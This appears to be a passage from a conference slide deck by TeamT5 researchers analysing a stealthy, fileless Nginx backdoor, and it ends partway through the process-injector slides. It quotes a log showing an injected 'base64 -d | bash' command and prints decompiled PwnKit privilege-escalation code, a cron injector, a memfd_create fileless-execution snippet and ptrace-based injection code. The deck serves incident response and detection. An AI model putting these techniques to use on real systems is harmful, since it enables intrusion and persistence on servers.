Track Down Stealth Fileless Injection-based Nginx Backdoor in the Attack

Peter Syu, Jr-Wei Huang

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Persistent Cyber Threat Hunters

Speaker's Bio

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Peter Syu

Security Researcher
@ TeamT5

His research mainly focuses on
incident response and malware analysis.

Jr-Wei Huang

Product Developer
@ TeamT5

His research interests are in the area
of system security and threat hunting.

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01 Overview of the Attack

02 Malware Analysis

03 Other Nginx-based Backdoor

04 Detection

05 Conclusions

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The story starts from...

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- We found a suspicious string in a server's debug log, and we decided to follow up

```
I, [2022-04-01T16:25:04.408529 #3806]                                    Parameters: {"index"=>"aa `echo CmVjaG8
gL1RkNldGb0FBQVRtMXJSR0FnQWhBUllBQUFCMEwrV2o0bGYvVk81ZEFCY0wzQVNBVURJbTdoMTlHL1B5eXpQczdQZzM4T3JXZXQxcDB4dFdIM1Z1c3Q1YWRGY3Zx
c2N3TXNKYnVYQ0pYeDhGUllLVUV1VFRvUFFqTXFWUGJZeUVrTytiMXZjU3FEUlhRWWdFTjB6Zk1JMEZKWm1nTWNhSi9MQ1hiRWswWXlWL3ZlRHFGSXVtQTV3MTlGe
WswdEFESTVoZHZwWVNzanFtcGhFSzlFcXY2Y2ExMUJCN1ZDcGp5TlFWeVpWTE05ZkZYaTRsRGdBY0lxaVRNQ3ZOb2E3Ty95TGRXUWx0UHNrK0s5cUx0SnJhZTNyQV
BNaHZjcmtaR3hVamRIenA0R2IxMmdMMnNxZlFoUkgyUkg5UEl0QklpUG14d3Z0M2JTeEhkbW13QkpFdVlXM1Jab0w4WjBKNloyQ0U3bmpFOE1vcENOS2lLSW1mV1R
4cUhCU0pPSU1ZdE83bmUvN1lQS3Y4ZFlpblVBWTJRNktzNEVMUlVBS3kzL0RLRUNwYVowY05qaWV0UmREOU5lUCtQNTNhdmlybkV2SzJIUlBOeUNIaVk3YUNFdjVZ
R1pyTUl6NzdFYTllbFBrbUZKR2xzenBza1FjZzZNTm9zUjZWWmt1bnZNU3VFODgxVGZ3ZUhPYk04Y3ovZ0JlYzdWbEQzSWxhWVdRWHlqSjVyWHUvR0NZVlZHdWREM
ldjWVlkeG9tRUZ2Tm9qV2p4dnlDNUxBN011Q0FOM3YvY0JvZ3IrSllVeUx2dmlzRFEvSmxPZzNwRzhNSjFqbTUwQThNNWQyWGswOUhxSjE3aGlHV2tPMkVHbFJCaW
dVT014cWZGRnBTSE9HcDNZZEp3cDMweVM2TUQ2ajhiVVV6R254SkliK3kyUjNWQURDMnpLUVhlZzNBVUZUTnZqK2V6OXU4akMxakFEVmEzdWpuek5kZm54NzZOOWN
vSTM1dFJVaHJqcHZ2bjk5QmQvc2JqeTJpZllJbVNyeG1LZlRXRDZSZUxyMHlPeXJWZVh3NVRjNU1RQksyb1EzcS9VRU9ySWhNcVlTeVJTSzk4VUFSRS9qWFQvOFR4
ME9vQlFsY0F3N2FmaFRQNy8wbXV1amUwa2pYem5CSGtKODlEQkFCS056T2owZjNVbTZKaUVhZnI1RVU0STZHWjF0eEY1aWtLM25uZVJPNU9Td1o1bXk2QXJFV0d0Y
Vk2QVpCaFlEdExnS1hCc0JWS0RlZGhWck1uSGRGYWs0cE5od2F2Qk9iY25jS2xDZW1IZjQ2M1o2U1N4SkZPSm4zVVRBaXhxVmUyakhkLy82NUxnTWpsK29BQW5mdn
BNV2JQVkxYb3E4dGsxWkhMdGZWc1lzZEQ2WmwwTmxIVytqR1dLelFjcmhaV2ZSeGxKc3ZPZFNRdlpDUkd6ZnpuL203b0pmcFV2WGNXVHNBeHA2WmlpUVpEcWUyRG9
nNDFPM0ZoRDluaFIrWjIvOFg0bmtJbzBuVkdna3NWeUt0cldGRS80Q0crcEZ2RFlXL0EwUUNCNXVDU2x6bGU2T1kwK1B6SUkySUJsd1U5eHRIaXNWMTk1VERxRkh1
NDhkNHY1aXpSSzVKNU1OZjNmcXBGQTZPMCtnWkFSNUN5SHAwTHExZ0RFanBJcEc3N1VqODlSK1kzQ0Vsa29BQm1ocUxjZDYzSVNxVUdFaHZVS0NrdGtuYkg4ckNFW
nJhT0JWdmZPNDBOZkFaT2VLN2JYMGVEQlVsVWRaUGp4R05QM1NtM2x4Mnk5RmZlSVIvUUdRM3pSK2JyWFVVQ1NtY0NZUEJpSlhydFM1c0dZR3ByYnVTb3R4STdXYz
QxN2xXMXcxaWVmM2UxMy94RkhvTjQ5NzF6VEt0eXpGcXQvZmpyMEtsN2d5cUpMU2gzWitOcVdMY21nc2xETFNtckVFS1hMb1QrQkNIT2NSWmt6Q3Y4L2tMUkQyVk4
3WHk1WGZ3alB3VUlSeU0xMzhsVE41NFc2c2FGa1htbTE3dC9zeG52VUNYVGJqcUNLR0dydkovUjM4cWdqVTZBVk1iYkFyR1FDQUZIYTFwTUQ4dUlxalZLTEZJdWQv
aU1oeFNYVkljWG0wWEpSZlliRHlHZm8yUzVKR2lpT0pVdmpveGM1bmxyK0lsQmN4bDRuQmFXZkp3cXhJYlB4MnY1VjR2bzZvTGxmRGxXRTZwd0ltZWpPVlNtTmc5M
WdwY1ZUay9mbHR5OU92b3duNExielFJbG9SL0RVWWhzSUx3aTJiTk9udmhxczU2bHFQYy91NVFMSWM0Um40TkFhMDJxL2xZTytDeGtHMmYzVW9jVVZQMnlGWGJGL2
xFM2tnQWlZNklrZXpMVU1LbW9FWGUremdGVXpYUWpIRGJ5a1d3WTJxZXBhRzNOdWVSS2tKOGZxdHNtMTg5VEt4c2pvYnZWdmh3N0ZjYW0vOVJsWUtUbUtxUHNrZEd
MdDZra2FEU3h4Nlh2UGQwYUNGMUxjaUErNndBTDlaa3lJSkovUEF6MEYzL2xRbHR1cy8xbHNvYk1CcVh0elIyc1VTcjcwck9aVGl3emRkK0t2MUYyemZyYk1pZDc1
ckJ3WXJodGYvakNMcXVVc2RERVljenRENUZQSUNJWGZzcXExYXFna0txeFlDTzZVT2p3RmIvV2IwTjNSK1hGR25YVFJEZ0VxUlowekdqMHdQTDh4YkRab3JEWDl4M
09JQk9lKzhJVG1jd3p0NFFJTnpZRStrdmdIQ0Q2YlR0YVVDY1A1WEI5bjlVWmxSaUcxZUhGb0JlbXJlOEVXWGdKd2xUZmlpTkVuQWtiU3R2WVNxdlRCUmpRR2E4dn
pSQ1VnWDBaUHczUHMvaGd2K0M5emNDdDNGbHhodUZPVmdnV3RHbW8xMkF6dUZYMkQrOUpUR3QvL25ZTDJqMG9xcVovSmFpMTlkMWFNU2REdTRJQ0ZQVkdxUGFqdUl
URzRYKytBdkp5Q05BV2w4dHFvZDVRTXRwNU8wS1JmczJxbVd3Tm9PRldDak9ZU1p5Y1l3ZVNJQ09SQ1FwdWIvWVFKNW84ZUVEMUZDQlRyNkNlUVNaRHhOV1h2UlRt
U2l4UEEvN0VRU0t6S2VxUU9tOHN4ZExKeW1wWXdWZVU2V05YM2RTMjRsUllLYlRVNTB6bCt3bEZlRFRlODF3cjBaWUwxc0IwbHFMak9LdXhIYk0zd1hVME5ncHJjM
HRXeTNOSDRFQnJNZnRuN1NtNFErZ0tTaUswNHB3N0gwRnlWMUlkemhxNDU0WC9GMk1kSUEraGFOcUxoazJBMkZ6NXVyYmQ4cnFicU5wSUxlU2hKQXJzMVd3aTViUT
```

```
echo
CmVjaG8gL1Rk
NldGb0FBQVRt
MXJSR0FnQWhB
UllBQUFCMEwr
V2o0bGYvVk81
ZEFCY0wzQVNB
VURJbTdoMTlH
L1B5eXpQczdQ
ZzM4T
... | base64
-d | bash
```

Overview

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

f92b4c07.xz

PwnKit

CVE-2021-4034

00000000-hot.bak

Log erased tool

8cf39813-hot.bak

cron injector

e170bf30-hot.bak

```
void __noreturn gconv_init()
{
  Dl_info filename; // [rsp+0h] [rbp-38h] BYREF
  unsigned __int64 v1; // [rsp+28h] [rbp-10h]

  v1 = __readfsqword(0x28u);
  setuid(0);
  seteuid(0);
  setgid(0);
  setegid(0);
  remove("mod.so");
  remove("lol/gconv-modules");
  remove("lol");
  remove("GCONV_PATH=./lol");
  remove("GCONV_PATH=.");
  dladdr(sub_1240, &filename);
  remove(filename.dli_fname);
  chown("8cf39813-hot.bak", 0, 0);
  chmod("8cf39813-hot.bak", 04755u);
  chown("e170bf30-hot.bak", 0, 0);
  chmod("e170bf30-hot.bak", 04755u);
  exit(0);
```

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  unsigned int v3; // er12
  unsigned int *ptr; // [rsp+0h] [rbp-18h]

  remove(*a2);
  daemon(0, 0);
  sleep(0x1Fu);
  if ( (int)sub_1990("/usr/sbin/cron") <= 0 )
  {
    v3 = 1;
    puts("crond not found");
  }
  else
  {
    __printf_chk(1LL, "crond pid = %d\n", *ptr);
    if ( (unsigned __int8)sub_1B20(*ptr) )
    {
      __printf_chk(1LL, "process %d is already injected\n", *ptr);
      kill(*ptr, 23);
      sleep(0x14u);
    }
    v3 = inject_2010(*ptr, (__int64)&payload_5020, (__int64)&unk_133C0);
    if ( v3 )
    {
      v3 = 1;
      puts("inject failed");
    }
    else
    {
      puts("inject ok");
    }
```

Overview

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
e170bf30-hot.bak




```
tom@ubuntu:~/Desktop$ ps -C nginx -o uid,pid,ppid,cmd
  UID     PID    PPID CMD
    0    4195       1 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
   33    4197    4195 nginx: worker process
   33    4198    4195 nginx: worker process
```

Nginx Overview

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
- Open Source Software
- HTTP server for various purpose
  - Static content delivery
  - Reverse proxy
  - Load balancer
  - Cache server
  - etc…
- Nginx has one master process and one or more worker processes



source: http://www.aosabook.org/en/nginx.html#fig.nginx.arch

Nginx is module-oriented

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
- Nginx modules come in different forms:
  - core modules
  - event modules
  - phase handlers
  - filters
  - upstreams
  - load balancers
- Nginx added support for dynamic modules in version 1.9.11



source : https://zq99299.github.io/note-architect/ztc/06/08.html

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In-Depth Analysis of Malware

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- Fileless injection technique
- NginxStealth
  - Filtering specific connection
  - Evading logging mechanism
- NginxSpy
  - Backdoor communication
  - Backdoor functionality

Fileless Injection Technique

Overview of process injection

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Linux reflective code injection

- Allows an attacker to inject a library into a victim from memory
- Reflective code injection is not as commonly used in Linux

- Syscall: memfd_create

```
memfd = syscall(SYS_memfd_create, "", MFD_CLOEXEC);
write(memfd,elf_buf,file_size);
sprintf(memFilePath,"/proc/self/fd/%d",memfd);
execve(memFilePath, NULL,NULL);
```

Zombie Ant Farm: Practical Tips for Playing Hide and Seek with Linux EDRs
Blackhat-USA 2019

Detection – memfd_create

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- Examining the fd under proc can identify the presence of memfd usage

```
user@ubuntu:~$ sudo ls -l /proc/21941/fd
total 0
lrwx------ 1 user user 64 Dec 20 21:51 0 -> /dev/pts/7
lrwx------ 1 user user 64 Dec 20 21:51 1 -> /dev/pts/7
lrwx------ 1 user user 64 Dec 20 21:51 2 -> /dev/pts/7
lrwx------ 1 user user 64 Dec 20 21:51 3 -> '/memfd: (deleted)'
```

Process injector in this attack

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
- A unique approach of reflective code injection on Linux
- Based on ptrace to modify memory
- Utilize the concept of ELF application loader
- Support x64 process



Process injector in this attack

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
- In the beginning, injector copies the mmap/munmap function into victim process



Process injector in this attack

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
- Afterwards, the attacker has the ability to open new segments with any desired permissions.

```
reg_data.rdi = lens;
reg_data.rsi = mem_protection;
reg_data.rip = mmap_addr + 4;
if ( ptrace(PTRACE_SETREGS, pid, 0LL, &reg_data) == -1
  || ptrace(PTRACE_CONT, malicious_obj->pid, 0LL, 0LL) == -1
  || wait(&stat_loc) == -1
  || HIBYTE(stat_loc) != 5
  || ptrace(PTRACE_GETREGS, malicious_obj->pid, 0LL, &reg_data) == -1 )
{
  return -1LL;
}
else
{
  return reg_data.rax;
}
```



Process injector in this attack

